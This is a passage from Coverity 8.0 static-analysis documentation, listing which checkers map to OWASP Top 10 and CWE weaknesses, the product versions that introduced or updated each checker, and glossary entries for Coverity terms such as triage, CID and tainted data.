		CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY
		CONFIG.SPRING_SECURITY_SESSION_FIXATION
		HARDCODED_CREDENTIALS
		JSP_DYNAMIC_INCLUDE
		SENSITIVE_DATA_LEAK
		SESSION_FIXATION
		UNENCRYPTED_SENSITIVE_DATA

Standard	Description	Checker
		WEAK_GUARD
		WEAK_PASSWORD_HASH
A3	Cross-Site Scripting (XSS)	DOM_XSS
		XSS
A4	Insecure Direct Object References	PATH_MANIPULATION
A5	Security Misconfiguration	CONFIG.ASP_VIEWSTATE_MAC
		CONFIG.DUPLICATE_SERVLET_DEFINITION
		CONFIG.DWR_DEBUG_MODE
		CONFIG.DYNAMIC_DATA_HTML_COMMENT
		CONFIG.ENABLED_DEBUG_MODE
		CONFIG.ENABLED_TRACE_MODE
		CONFIG.HTTP_VERB_TAMPERING
		CONFIG.JAVAEE_MISSING_HTTPONLY
		CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER
		CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT
		CONFIG.SPRING_SECURITY_DEBUG_MODE
		CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS
		CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS
		CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY
		CONFIG.SPRING_SECURITY_SESSION_FIXATION
		CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN
		CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION
		CONFIG.STRUTS2_ENABLED_DEV_MODE
		SENSITIVE_DATA_LEAK
A6	Sensitive Data Exposure	CONFIG.DWR_DEBUG_MODE
		CONFIG.DYNAMIC_DATA_HTML_COMMENT
		CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER
		CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT
		CONFIG.SPRING_SECURITY_DEBUG_MODE
		CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN
		CONFIG.STRUTS2_ENABLED_DEV_MODE
		JSP_DYNAMIC_INCLUDE
		PATH_MANIPULATION

Standard	Description	Checker
		RISKY_CRYPTO
		SENSITIVE_DATA_LEAK
		UNENCRYPTED_SENSITIVE_DATA
A7	Missing Function Level Access Control	CONFIG.DEAD_AUTHORIZATION_RULE
		CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS
		CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION
A8	Cross-Site Request Forgery (CSRF)	CSRF
A10	Unvalidated Redirects and Forwards	UNRESTRICTED_DISPATCH

C.2. Other CWEs covered by Checkers

The following table lists Common Weakness Enumerations (CWEs) that are covered by Coverity checkers but that are not displayed in Coverity Connect. For CWEs that can appear in Coverity Connect, see the HTML version of "Software Issues listed by Checker" in `cov_checker_ref.html`.

Table C.2. Other CWEs covered by Checkers

CWE	Checker
20	OS_CMD_INJECTION
20	PATH_MANIPULATION
20	SQLI
20	UNRESTRICTED_DISPATCH
20	UNSAFE_REFLECTION
20	XSS
21	PATH_MANIPULATION
23	PATH_MANIPULATION
36	PATH_MANIPULATION
77	OS_CMD_INJECTION
80	XSS
82	XSS
83	XSS
85	XSS
86	XSS
87	XSS
88	OS_CMD_INJECTION

CWE	**Checker**
247	WEAK_GUARD
311	SENSITIVE_DATA_LEAK
311	UNENCRYPTED_SENSITIVE_DATA
312	SENSITIVE_DATA_LEAK
312	UNENCRYPTED_SENSITIVE_DATA
564	SQLI
643	XPATH_INJECTION
938	UNRESTRICTED_DISPATCH
807	WEAK_GUARD
829	JAVA_CODE_INJECTION

Appendix D. Checker History

Table D.1, “Coverity Checkers” identifies versions in which checkers were introduced or changed.

Table D.1. Coverity Checkers

Name	Lang[a]	New In, Updated In[b]
ALLOC_FREE_MISMATCH	C/C++	6.5.1
ARRAY_VS_SINGLETON	C/C++	4.1, 4.3
ASSERT_SIDE_EFFECT	C/C++	4.4, 6.0
ASSIGN_NOT_RETURNING_STAR_THIS	C++	5.5.1
ATOMICITY	C/C++	4.0, 4.5
	Java	4.0, 4.3, 4.4, 6.0
BAD_ALLOC_ARITHMETIC	C/C++	4.1, 4.5
BAD_ALLOC_STRLEN	C/C++	4.0, 4.5
BAD_CHECK_OF_WAIT_COND	Java	7.5.0, 7.6.0
BAD_COMPARE	C/C++	2.x, 6.5, 7.6.0
BAD_EQ	C#	4.2, 4.5, 7.0
BAD_EQ_TYPES	C#	4.2, 4.4, 4.5
BAD_FREE	C/C++	3.1
BAD_LOCK_OBJECT	C#	7.5.0, 7.6.0
	Java	7.5.0, 7.6.0
BAD_OVERRIDE	C++	2.x, 5.2
BAD_SHIFT	C/C++	7.0
	C#	7.0
	Java	7.0
BAD_SIZEOF	C/C++	5.2
BUFFER_SIZE	C/C++	2.x, 3.10
CALL_SUPER	C#	4.0, 7.0
	Java	3.0, 3.3, 3.4, 3.7, 5.3
CHAR_IO	C/C++	3.1, 3.6
CHECKED_RETURN	C/C++	2.x, 6.6.0
	Java	4.0, 6.0
CHROOT	C/C++	2.x

Name	**Lang**[a]	**New In, Updated In**[b]
COM.ADDROF_LEAK	C++	6.6.0
COM.BAD_FREE	C++	3.1, 4.5, 7.5.0
COM.BSTR.ALLOC	C++	2.4.5, 5.3
COM.BSTR.BAD_COMPARE	C++	5.3
COM.BSTR.CONV	C++	3.0, 4.0, 7.5.0
COM.BSTR.NE_NON_BSTR	C++	5.3
CONFIG.ASP_VIEWSTATE_MAC	C#	8.0
CONFIG.DEAD_AUTHORIZATION_RULE	C#	8.0
CONFIG.DUPLICATE_SERVLET _DEFINITION	Java Web app	7.0
CONFIG.DWR_DEBUG_MODE	Java Web app	7.0
CONFIG.DYNAMIC_DATA_HTML _COMMENT	Java Web app	7.0
CONFIG.ENABLED_DEBUG_MODE	C#	8.0
CONFIG.ENABLED_TRACE_MODE	C#	8.0
CONFIG.HTTP_VERB_TAMPERING	Java Web app	7.0
CONFIG.JAVAEE_MISSING_HTTPONLY	Java Web app	7.0
CONFIG.MISSING_GLOBAL _EXCEPTION_HANDLER	Java Web app	7.0
CONFIG.MISSING_JSF2_SECURITY _CONSTRAINT	Java Web app	7.0
CONFIG.SPRING_SECURITY _DEBUG_MODE	Java Web app	7.0
CONFIG.SPRING_SECURITY _DISABLE_AUTH_TAGS	Java Web app	7.0
CONFIG.SPRING_SECURITY _HARDCODED_CREDENTIALS	Java Web app	7.0
CONFIG.SPRING_SECURITY _REMEMBER_ME_HARDCODED_KEY	Java Web app	7.0
CONFIG.SPRING_SECURITY _SESSION_FIXATION	Java Web app	7.0
CONFIG.STRUTS2_CONFIG _BROWSER_PLUGIN	Java Web app	7.0
CONFIG.STRUTS2_DYNAMIC _METHOD_INVOCATION	Java Web app	7.0
CONFIG.STRUTS2_ENABLED _DEV_MODE	Java Web app	7.0
CONSTANT_EXPRESSION_RESULT	C/C++	4.5, 5.0, 7.5.0
	C#	7.0, 7.5.0
	Java	6.5.1, 7.5.0
	JavaScript	7.7.0
	PHP	8.0
	Python	8.0
COPY_PASTE_ERROR	C/C++	6.0, 6.5
	C#	7.0

Name	Lang[a]	New In, Updated In[b]
	Java	6.0, 6.5
	JavaScript	7.7.0
	PHP	8.0
	Python	8.0
COPY_WITHOUT_ASSIGN	C/C++	5.5.1
CSRF	C# Web app	7.7.0
	Java Web app	7.0.3.s2
CTOR_DTOR_LEAK	C/C++	2.x, 5.3
DC.CUSTOM_<CHECKER>	C/C++	7.5.0, 7.6.0
	C#	7.5.0, 7.6.0
	Java	7.5.0, 7.6.0
DC.DANGEROUS	Java	7.5.1.s3
DC.DEADLOCK	Java	7.5.1.s3
DC.STREAM_BUFFER	C/C++	7.5.0
DC.STRING_BUFFER	C/C++	7.5.0
DC.WEAK_CRYPTO	C/C++	7.5.0
DEADCODE	C/C++	2.x, 5.3, 7.5.0
	C#	7.0, 7.5.0
	Java	4.3, 4.4, 7.5.0
	JavaScript	7.7.0
	PHP	8.0
	Python	8.0
DEADLOCK	Java: Coverity Dynamic Analysis	5.4
DELETE_ARRAY	C++	2.x, 5.2
DELETE_VOID	C/C++	4.1, 4.5
DIVIDE_BY_ZERO	C/C++	5.5, 7.5.0
	C#	7.5.0
	Java	7.5.0
DOM_XSS	JavaScript	8.0
EL_INJECTION	Java Web app (Tainted	7.0

Name	Lang[a]	New In, Updated In[b]
	dataflow checker)	
ENUM_AS_BOOLEAN	C++	5.3
EVALUATION_ORDER	C/C++	4.0
EXPLICIT_THIS_EXPECTED	JavaScript	7.7.0
FB.*	Java	5.5, 6.0, 6.0.2, 7.0
FORWARD_NULL	C/C++	2.x, 7.6.0
	C#	4.0, 4.2, 4.4, 4.5, 7.0, 7.6.0
	Java	3.0, 3.4, 3.5, 5.3, 6.0, 7.6.0
	JavaScript	7.7.0
	PHP	8.0
	Python	8.0
GUARDED_BY_VIOLATION	C#	4.3, 7.0
	Java	3.8, 4.0, 4.3, 5.3, 6.0
HARDCODED_CREDENTIALS	C/C++	8.0
	C# Web app	7.7.0
	Java Web app	7.0
HEADER_INJECTION	Java Web app (Tainted dataflow checker)	7.0
HFA	C	NA[c]
HIBERNATE_BAD_HASHCODE	Java	6.5
IDENTICAL_BRANCHES	C/C++	7.5.0, 7.6.0
	C#	7.5.0, 7.6.0
	Java	7.5.0, 7.6.0
	JavaScript	7.7.0
	PHP	8.0
	Python	8.0
IDENTIFIER_TYPO	JavaScript	8.0
	PHP	8.0

Name	**Lang**[a]	**New In, Updated In**[b]
	Python	8.0
INCOMPATIBLE_CAST	C/C++	6.0
INFINITE_LOOP	C/C++	3.4, 3.5
	C#	7.0
	Java	6.5, 7.0
INTEGER_OVERFLOW	C/C++	3.8, 5.2
INVALIDATE_ITERATOR	C++	2.x, 5.2
	Java	6.5, 7.6.0
JAVA_CODE_INJECTION	Java Web app (Tainted dataflow checker)	7.0, 7.0.3.s2
JCR_INJECTION	Java Web app (Tainted dataflow checker)	7.0
JSHINT	JavaScript	7.7.0
JSP_DYNAMIC_INCLUDE	Java Web app (Tainted dataflow checker)	7.0
JSP_SQL_INJECTION	Java Web app (Tainted dataflow checker)	7.0
LDAP_INJECTION	C# Web app (Tainted dataflow checker)	8.0
	Java Web app (Tainted dataflow checker)	7.0
LOCK	C/C++	2.x, 3.5, 3.7
LOCK_EVASION	C#	7.5.0, 7.6.0
	Java	7.5.0, 7.6.0
LOCK_INVERSION	C#	4.2, 4.4, 7.0

Name	**Lang**[a]	**New In, Updated In**[b]
	Java	3.4, 3.6, 3.8, 4.4, 6.0, 7.0
MISMATCHED_ITERATOR	C++	3.5, 5.2, 5.3
MISRA_CAST	C/C++	4.4
MISSING_BREAK	C/C++	4.0, 4.2
	Java	6.5
	JavaScript	7.7.0
	PHP	8.0
MISSING_COMMA	C/C++	7.0
MISSING_COPY_OR_ASSIGN (MISSING_COPY, MISSING_ASSIGN)	C++	5.5.1
MISSING_LOCK	C/C++	3.7, 3.8, 4.5
MISSING_RESTORE	C++	6.6.0, 7.0
	C#	7.5.0
	Java	6.5, 7.0
MISSING_RETURN	C/C++	3.1
MISSING_THROW	C#	7.5.0
	Java	7.5.0
MIXED_ENUMS	C/C++	4.4
NEGATIVE_RETURNS	C/C++	2.x, 6.0.2
NESTING_INDENT_MISMATCH	C/C++	6.5, 6.6.0 7.0, 7.5.0
	C#	7.0, 7.5.0
	Java	6.5, 6.6.0, 7.0, 7.5.0
	JavaScript	7.7.0
	PHP	8.0
NON_STATIC_GUARDING_STATIC	C#	4.3, 4.4, 7.0, 7.5.0
	Java	7.5.0
NOSQL_QUERY_INJECTION	Java Web app (Tainted dataflow checker)	7.0
NO_EFFECT	C/C++	2.x, 3.1
	JavaScript	7.7.0

Name	**Lang**[a]	**New In, Updated In**[b]
	PHP	8.0
NULL_RETURNS	C++	2.x, 4.0, 7.0
	C#	4.0, 4.2, 4.5, 7.0
	Java	3.0, 3.4, 3.5, 5.3, 7.0
	JavaScript	7.7.0
OGNL_INJECTION	Java Web app (Tainted dataflow checker)	7.0
OPEN_ARGS	C/C++	2.x
ORDER_REVERSAL	C/C++	2.x, 3.7
ORM_LOAD_NULL_CHECK	Java	6.5.1
ORM_LOST_UPDATE	Java	6.5.1
ORM_UNNECESSARY_GET	Java	6.5
OS_CMD_INJECTION	C# Web app (Tainted dataflow checker)	7.7.0
	Java Web app (Tainted dataflow checker)	6.5.1
OTHER	C/C++	[c]
OVERFLOW_BEFORE_WIDEN	C/C++	5.5, 7.5.0, 7.6.0
	C#	7.0, 7.5.0
	Java	6.5, 7.5.0
OVERRUN	C/C++	6.0, 6.5
PARSE_ERROR	C/C++	
PASS_BY_VALUE	C/C++	2.x, 5.2
PATH_MANIPULATION	C# Web app (Tainted dataflow checker)	7.7.0

Name	**Lang**[a]	**New In, Updated In**[b]
	Java Web app (Tainted dataflow checker)	6.6.0
PW.*	C/C++	3.1, 3.3, 5.3
RACE_CONDITION	Java: Coverity Dynamic Analysis	NA[c]
READLINK	C/C++	3.3, 4.5
REGEX_CONFUSION	Java	7.5.0
REGEX_INJECTION	Java Web app (Tainted dataflow checker)	7.0
RESOURCE_LEAK	C++	2.x, 5.3, 7.0
	C#	4.0, 4.2, 4.3, 4.5, 7.0
	Java	3.0, 3.2, 3.5, 5.3, 6.0, 7.0
	Java: Coverity Dynamic Analysis	NA[c]
RETURN_LOCAL	C/C++	2.x, 3.4, 7.6.0
REVERSE_INULL	C++	2.x, 3.1
	C#	4.0, 4.2, 7.0
	Java	3.0, 3.5, 3.7, 6.0
	JavaScript	7.7.0
	Python	8.0
REVERSE_NEGATIVE	C/C++	2.x
RISKY_CRYPTO	C/C++	7.6.0
	C# Web app	7.7.0
	Java Web app	7.0.3.s2, 7.0.3.s4
RW.*	C/C++	3.1, 3.3, 5.3
SCRIPT_CODE_INJECTION	Java Web app (Tainted	7.0

Name	**Lang**[a]	**New In, Updated In**[b]
	dataflow checker)	
SECURE_CODING	C/C++	2.x
SECURE_TEMP	C/C++	2.x
SELF_ASSIGN	C/C++	5.5.1
SENSITIVE_DATA_LEAK	Java Web app (Tainted dataflow checker)	7.5.1.s3
	C# Web app	7.7.0
SERVLET_ATOMICITY	Java	6.5, 7.0
SESSION_FIXATION	Java Web app (Tainted dataflow checker)	7.0
SIGN_EXTENSION	C/C++	4.3
SINGLETON_RACE	Java	6.5, 7.0
SIZECHECK	C/C++	2.x, 2.4, 3.1, 7.0
SIZEOF_MISMATCH	C/C++	5.2
SLEEP	C/C++	2.x, 3.7
SQLI	C# Web app (Tainted dataflow checker)	7.7.0
	Java Web app (Tainted dataflow checker)	6.5, 6.5.1
STACK_USE	C/C++	2.x, 4.4, 5.3, 6.5
STRAY_SEMICOLON	C/C++	5.2
	C#	7.0
	Java	6.5
	JavaScript	7.7.0
	PHP	8.0
STREAM_FORMAT_STATE	C++	4.1, 4.5, 5.3

Name	Lang[a]	New In, Updated In[b]
STRING_NULL	C/C++	2.x
STRING_OVERFLOW	C/C++	2.x, 3.4
STRING_SIZE	C/C++	2.x
SW.*	C/C++	3.1, 3.3, 5.3
SWAPPED_ARGUMENTS	C/C++	6.5, 7.5.0
	C#	7.0
	Java	6.5
SYMBIAN.CLEANUP_STACK	C++	4.0, 4.1, 4.5
SYMBIAN.NAMING	C++	4.1, 4.5
TAINT_ASSERT	C# Web app (Tainted dataflow checker)	8.0
	Java Web app (Tainted dataflow checker)	6.5.1, 6.6.0, 7.0.3.s4
TAINTED_SCALAR	C/C++	2.x
TOCTOU	C/C++	2.x
UNCAUGHT_EXCEPT	C++	2.x, 5.2
UNENCRYPTED_SENSITIVE_DATA	C# Web app	8.0
	Java Web app	7.6.0.s1
UNINIT	C/C++	2.x, 3.4, 3.5, 3.6, 3.10, 4.5, 5.3, 7.6.0
UNINIT_CTOR	C++	3.1, 6.0.2, 6.6.0, 7.5.0
UNINTENDED_GLOBAL	JavaScript	7.7.0
UNINTENDED_INTEGER_DIVISION	C/C++	7.5.0
	C#	7.5.0
	Java	7.5.0
UNKNOWN_LANGUAGE_INJECTION	Java Web app (Tainted dataflow checker)	7.0
UNREACHABLE	C/C++	3.7, 4.1

Name	**Lang**[a]	**New In, Updated In**[b]
	C#	7.0, 7.5.0
	Java	6.5
	JavaScript	7.7.0
	PHP	8.0
	Python	8.0
UNRESTRICTED_DISPATCH	C# Web app (Tainted dataflow checker)	8.0
	Java Web app (Tainted dataflow checker)	7.0
UNSAFE_DESERIALIZATION	Java Web app	7.0
UNSAFE_JNI	Java Web app (Tainted dataflow checker)	7.0
UNSAFE_REFLECTION	Java Web app (Tainted dataflow checker)	7.0
UNUSED_VALUE	C/C++	2.x, 3.0, 7.5.0, 7.6.0
	C#	7.5.0, 7.6.0
	Java	6.6.0, 7.5.0, 7.6.0
USE_AFTER_FREE	C/C++	2.x, 3.3
	Java	5.3, 5.4, 6.0
USER_POINTER	C/C++	2.x
USELESS_CALL	C/C++	7.6.0
	Java	7.6.0
	C#	7.6.0
VARARGS	C/C++	3.2
VIRTUAL_DTOR	C++	5.3
VOLATILE_ATOMICITY	Java	4.4, 6.0, 7.6.0
	C#	7.0

Name	**Lang**[a]	**New In, Updated In**[b]
WEAK_GUARD	C/C++	8.0
	Java Web app (Tainted dataflow checker)	7.6.0.s1
WEAK_PASSWORD_HASH	C/C++	8.0
	C#	8.0
	Java Web app (Tainted dataflow checker)	7.5.1.s3, 7.6.0, 7.6.0.s1
WRAPPER_ESCAPE	C++	3.0, 5.2, 6.6.0
WRONG_METHOD	Java	7.5.0
XPATH_INJECTION	Java Web app (Tainted dataflow checker)	7.0
XSS	C# Web app (Tainted dataflow checker)	7.7.0
	Java Web app (Tainted dataflow checker)	6.5, 7.0.3.s2

[a]Programming language of the source code that the checker can evaluate.
[b]Version in which the checker was introduced, followed by any versions in which it was significantly updated.
[c]The information is not available.

Appendix E. Coverity Glossary

Glossary

A

Abstract Syntax Tree (AST)	A tree-shaped data structure that represents the structure of concrete input syntax (from source code).
action	In Coverity Connect, a customizable attribute used to triage a CID. Default values are Undecided, Fix Required, Fix Submitted, Modeling Required, and Ignore. Alternative custom values are possible.
advanced triage	In Coverity Connect, streams that are associated with the same always share the same triage data and history. For example, if Stream A and Stream B are associated with Triage Store 1, and both streams contain CID 123, the streams will share the triage values (such as a shared *Bug* classification or a *Fix Required* action) for that CID, regardless of whether the streams belong to the same project. Advanced triage allows you to select one or more triage stores to update when triaging a CID in a Coverity Connect project. Triage store selection is possible only if the following conditions are true: • Some streams in the project are associated with one triage store (for example, TS1), and other streams in the project are associated with another triage store (for example, TS2). In this case, some streams that are associated with TS1 must contain the CID that you are triaging, and some streams that are associated with TS2 must contain that CID. • You have permission to triage issues in more than one of these triage stores. In some cases, advanced triage can result in CIDs with issue attributes that are in the Various state in Coverity Connect. See also, triage.
annotation	For C/C++, a comment with specific syntax in the source code that suppresses a false positive or enhances a function. For Java, the standard Java annotation format is supported for this purpose. Attributes to suppress false positives are not implemented for C# checkers. See also code annotation and function annotation.

C

call graph	A graph in which functions are nodes, and the edges are the calls between the functions.
category	See issue category.
checker	A program that traverses paths in your source code to find specific issues in it. Examples of checkers include RACE_CONDITION, RESOURCE_LEAK, and INFINITE_LOOP.
checker category	See issue category.
churn	A measure of change in defect reporting between two Coverity Analysis releases that are separated by one minor release, for example, 6.5.0 and 6.6.0.
CID (Coverity identifier)	See Coverity identification (CID).
classification	A category that is assigned to a software issue in the database. Built-in classification values are Unclassified, Pending, False Positive, Intentional, and Bug. For Test Advisor issues, classifications include Untested, No Test Needed, and Tested Elsewhere. Issues that are classified as Unclassified, Pending, and Bug are regarded as software issues for the purpose of defect density calculations.
code annotation	For C/C++, an annotation that suppresses a false positive. The analysis engine ignores events that are preceded by a code annotation, and defects that are caused by ignored events have the Intentional status in the Coverity Connect unless overridden. See also annotation and function annotation. For Java, the standard Java annotation format is supported for this purpose. Attributes to suppress false positives are not implemented for C# checkers.
code base	A set of related source files.
code coverage	The amount of code that is tested as a percentage of the total amount of code. Code coverage is measured different ways: line coverage, path coverage, statement coverage, decision coverage, condition coverage, and others.
component	A named grouping of source code files. Components allow developers to view only issues in the source files for which they are responsible, for example. In Coverity Connect, these files are specified by a Posix regular expression. See also, component map.

component map	Describes how to map source code files, and the issues contained in the source files, into components.
control flow graph	A graph in which blocks of code without any jumps or jump targets are nodes, and the directed edges are the jumps in the control flow between the blocks. The entry block is where control enters the graph, and the exit block is where the control flow leaves.
Coverity identifier (CID)	An identification number assigned to a software issue. A snapshot contains issue *instances* (or occurrences), which take place on a specific code path in a specific version of a file. Issue instances, both within a snapshot and across snapshots (even in different streams), are grouped together according to similarity, with the intent that two issues are "similar" if the same source code change would fix them both. These groups of similar issues are given a numeric identifier, the CID. Coverity Connect associates triage data, such as classification, action, and severity, with the CID (rather than with an individual issue).
CWE (Common Weakness Enumeration)	A community-developed list of software weaknesses, each of which is assigned a number (for example, see CWE-476 at http://cwe.mitre.org/data/definitions/476.html). Coverity associates many categories of defects (such as "Null pointer dereferences") with a CWE number.
Cyclomatic Complexity (CCM)	The number of linearly independent execution paths through the functions in your source code. The higher the number, the more complex the function. For example, the complexity of a function with no control flow statements is 1 because there is only one possible execution path. However, an `if` statement introduces at least two possible paths, one if the statement is true, another if it is false.

D

data directory	The directory that contains the Coverity Connect database. After analysis, the `cov-commit-defects` command stores defects in this directory. You can use Coverity Connect to view the defects in this directory. See also intermediate directory.
deadcode	Code that cannot possibly be executed regardless of what input values are provided to the program. The DEADCODE checker can find this code.
defect	See issue.
deterministic	A characteristic of a function or algorithm that, when given the same input, will always give the same output.
dismissed issue	Issue marked by developers as *Intentional* or *False Positive* in the Triage pane. When such issues are no longer present in the latest snapshot of the code base, they are identified as *absent dismissed*.

domain	A combination of the language that is being analyzed and the type of analysis, either static or dynamic.
dynamic analysis	Analysis of software code by executing the compiled program. See also static analysis.
dynamic analysis agent	A JVM agent for Coverity Dynamic Analysis that instruments your program to gather runtime evidence of defects.
dynamic analysis stream	A sequential collection of snapshots, which each contain all of the issues that Coverity Dynamic Analysis reports during a single invocation of the Coverity Dynamic Analysis broker.

E

event	In Coverity Connect, a software issue is composed of one or more events found by the analysis. Events are useful in illuminating the context of the issue. See also issue.

F

false negative	A defect in the source code that is not found by Coverity Analysis.
false path pruning (FPP)	A technique to ensure that defects are only detected on feasible paths. For example, if a particular path through a method ensures that a given condition is known to be true, then the `else` branch of an `if` statement which tests that condition cannot be reached on that path. Any defects found in the `else` branch would be impossible because they are “on a false path”. Such defects are suppressed by a false path pruner.
false positive	A potential defect that is identified by Coverity Analysis, but that you decide is not a defect. In Coverity Connect, you can dismiss such issues as false positives. You might also use annotations (also called code annotations) in your source code to identify such issues as intentional during the source code analysis phase, prior to sending analysis results to Coverity Connect.
fixed issue	Issue from the previous snapshot that is not in the latest snapshot.
fixpoint	The Extend SDK engine notices that the second and subsequent paths through the loop are not significantly different from the first iteration, and stops analyzing the loop. This condition is called a fixpoint of the loop.
flow-insensitive analysis	A checker that is stateless. The abstract syntax trees are not visited in any particular order.
function annotation	An annotation that enhances or suppresses a function model. See also annotation and code annotation.

function model	A model of a function that is not in the code base that enhances the intermediate representation of the code base that Coverity Analysis uses to more accurately analyze defects.

I

impact	Term that is intended to indicate the likely urgency of fixing the issue, primarily considering its consequences for software quality and security, but also taking into account the accuracy of the checker. Impact is necessarily probabilistic and subjective, so one should not rely exclusively on it for prioritization.
inspected issue	Issue that has been triaged or fixed by developers.
intermediate directory	A directory that is specified with the `--dir` option to many commands. The main function of this directory is to write build and analysis results before they are committed to the Coverity Connect database as a snapshot. Other more specialized commands that support the `--dir` option also write data to or read data from this directory. The intermediate representation of the build is stored in `<intermediate_directory>/emit` directory, while the analysis results are stored in `<intermediate_directory>/output`. This directory can contain builds and analysis results for multiple languages (C/C++, C#, and Java code bases). See also data directory.
intermediate representation	The output of the Coverity compiler, which Coverity Analysis uses to run its analysis and check for defects. The intermediate representation of the code is in the intermediate directory.
interprocedural analysis	An analysis for defects based on the interaction between functions. Coverity Analysis uses call graphs to perform this type of analysis. See also intraprocedural analysis.
intraprocedural analysis	An analysis for defects within a single procedure or function, as opposed to interprocedural analysis.
issue	Coverity Connect displays three types of software issues: quality defects, potential security vulnerabilities, and test policy violations. Some checkers find both quality defects and potential security vulnerabilities, while others focus primarily on one type of issue or another. The Quality Advisor, Coverity Security Advisor, and Test Advisor dashboards in Coverity Connect provide high-level metrics on each type of issue. Note that this glossary includes additional entries for the various types of issues, for example, an inspected issue, issue category, and so on.

issue category	A string used to describe the nature of a software issue; sometimes called a "checker category" or simply a "category." The issue pertains to a subcategory of software issue that a checker can report within the context of a given domain. Examples: • `Memory - corruptions` • `Incorrect expression` • `Integer overflow Insecure data handling` Impact tables in the *Coverity 8.0 Checker Reference* list issues found by checkers according to their category and other associated checker properties.

K

killpath	For Coverity Analysis for C/C++, a path in a function that aborts program execution. See `<install_dir_sa>/library/generic/common/killpath.c` for the functions that are modeled in the system. For Coverity Analysis for Java, and similarly for C#, a modeling primitive used to indicate that execution terminates at this point, which prevents the analysis from continuing down this execution path. It can be used to model a native method that kills the process, like `System.exit`, or to specifically identify an execution path as invalid.
kind	A string that indicates whether software issues found by a given checker pertain to SECURITY (for security issues), QUALITY (for quality issues), TEST (for issues with developer tests, which are found by Test Advisor), or QUALITY/SECURITY. Some checkers can report quality and security issues. The Coverity Connect UI can use this property to filter and display CIDs.

L

latest state	A CID's state in the latest snapshot merged with its state from previous snapshots starting with the snapshot in which its state was 'New'.
local analysis	Interprocedural analysis on a subset of the code base with Coverity Desktop plugins, in contrast to one with Coverity Analysis, which usually takes place on a remote server.
local effect	A string serving as a generic event message that explains why the checker reported a defect. The message is based on a subcategory of software issues that the checker can detect. Such strings appear in the Coverity Connect triage pane for a given CID.

	Examples: • `May result in a security violation.` • `There may be a null pointer exception, or else the comparison against null is unnecessary.`
long description	A string that provides an extended description of a software issue (compare with type). The long description appears in the Coverity Connect triage pane for a given CID. In Coverity Connect, this description is followed by a link to a corresponding CWE, if available. Examples: • `The called function is unsafe for security related code.` • `All paths that lead to this null pointer comparison already dereference the pointer earlier (CWE-476).`

M

model	For Coverity Analysis for C/C++, a representation of each method in the application that is used for interprocedural analysis, created as each function is analyzed. For example, the model shows which arguments are dereferenced, and whether the function returns a null value. For Coverity Analysis for Java, and similarly for C#, a representation of each method in the application that is used for interprocedural analysis. For example, the model shows which arguments are dereferenced, and whether the function returns a null value. Models are created as each function is analyzed.

N

native build	The normal build process in a software development environment that does not involve Coverity products.

O

outstanding issue	Issues that are uninspected and unresolved.
owner	User name of the user to whom an issue has been assigned in Coverity Connect. Coverity Connect identifies the owner of issues not yet assigned to a user as *Unassigned*.

P

postorder traversal	The recursive visiting of children of a given node in order, and then the visit to the node itself. Left sides of assignments are evaluated after the assignment because the left side becomes the value of the entire assignment expression.
project	In Coverity Connect, a specified set of related streams that provide a comprehensive view of issues in a code base.

R

resolved issues	Issues that have been fixed or marked by developers as *Intentional* or *False Positive* through the Coverity Connect Triage pane.
run	In Prevent releases 4.5.x or lower, a grouping of defects committed to the Coverity Connect. Each time defects are inserted into the Coverity Connect using the `cov-commit-defects` command, a new run is created, and the run ID is reported. See also snapshot

S

sanitize	To clean or validate tainted data to ensure that the data is valid. Sanitizing tainted data is an important aspect of secure coding practices to eliminate system crashes, corruption, escalation of privileges, or denial of service. See also tainted data.
severity	In Coverity Connect, a customizable property that can be assigned to CIDs. Default values are Unspecified, Major, Moderate, and Minor. Severities are generally used to specify how critical a defect is.
sink	Coverity Analysis for C/C++: Any operation or function that must be protected from tainted data. Examples are array subscripting, `system()`, `malloc()`. Coverity Analysis for Java: Any operation or function that must be protected from tainted data. Examples are array subscripting and the JDBC API `Connection.execute`.
snapshot	A copy of the state of a code base at a certain point during development. Snapshots help to isolate defects that developers introduce during development. Snapshots contain the results of an analysis. A snapshot includes both the issue information and the source code in which the issues were found. Coverity Connect allows you to delete a snapshot in case you committed faulty data, or if you committed data for testing purposes.

snapshot scope	Determines the snapshots from which the CID are listed using the *Show* and the optional *Compared To* fields. The show and compare scope is only configurable in the *Settings* menu in *Issues:By Snapshot* views and the snapshot information pane in the *Snapshots* view.
source	An entry point of untrusted data. Examples include environment variables, command line arguments, incoming network data, and source code.
static analysis	Analysis of software code without executing the compiled program. See also dynamic analysis.
store	A map from abstract syntax trees to integer values and a sequence of events. This map can be used to implement an abstract interpreter, used in flow-sensitive analysis.
stream	A sequential collection of snapshots. Streams can thereby provide information about software issues over time and at a particular points in development process.

T

tainted data	Any data that comes to a program as input from a user. The program does not have control over the values of the input, and so before using this data, the program must sanitize the data to eliminate system crashes, corruption, escalation of privileges, or denial of service. See also sanitize.
triage	The process of setting the states of an issue in a particular stream, or of issues that occur in multiple streams. These user-defined states reflect items such as how severe the issue is, if it is an expected result (false positive), the action that should be taken for the issue, to whom the issue is assigned, and so forth. These details provide tracking information for your product. Coverity Connect provides a mechanism for you to update this information for individual and multiple issues that exist across one or more streams. See also advanced triage.
type	A string that typically provides a short description of the root cause or potential effect of a software issue. The description pertains to a subcategory of software issues that the checker can find within the scope of a given domain. Such strings appear at the top of the Coverity Connect triage pane, next to the CID that is associated with the issue. Compare with long description. Examples: `The called function is unsafe for security related code`

```
Dereference before null check
```

```
Out-of-bounds access
```

```
Evaluation order violation
```

Impact tables in the *Coverity 8.0 Checker Reference* list issues found by checkers according to their type and other associated checker properties.

U

unified issue	An issue that is identical and present in multiple streams. Each instance of an identical, unified issue shares the same CID.
uninspected issues	Issues that are as yet unclassified in Coverity Connect because they have not been triaged by developers.
unresolved issues	Defects are marked by developers as *Pending* or *Bug* through the Coverity Connect Triage pane. Coverity Connect sometimes refers to these issues as *Outstanding* issues.

V

various

Coverity Connect uses the term *Various* in two cases:

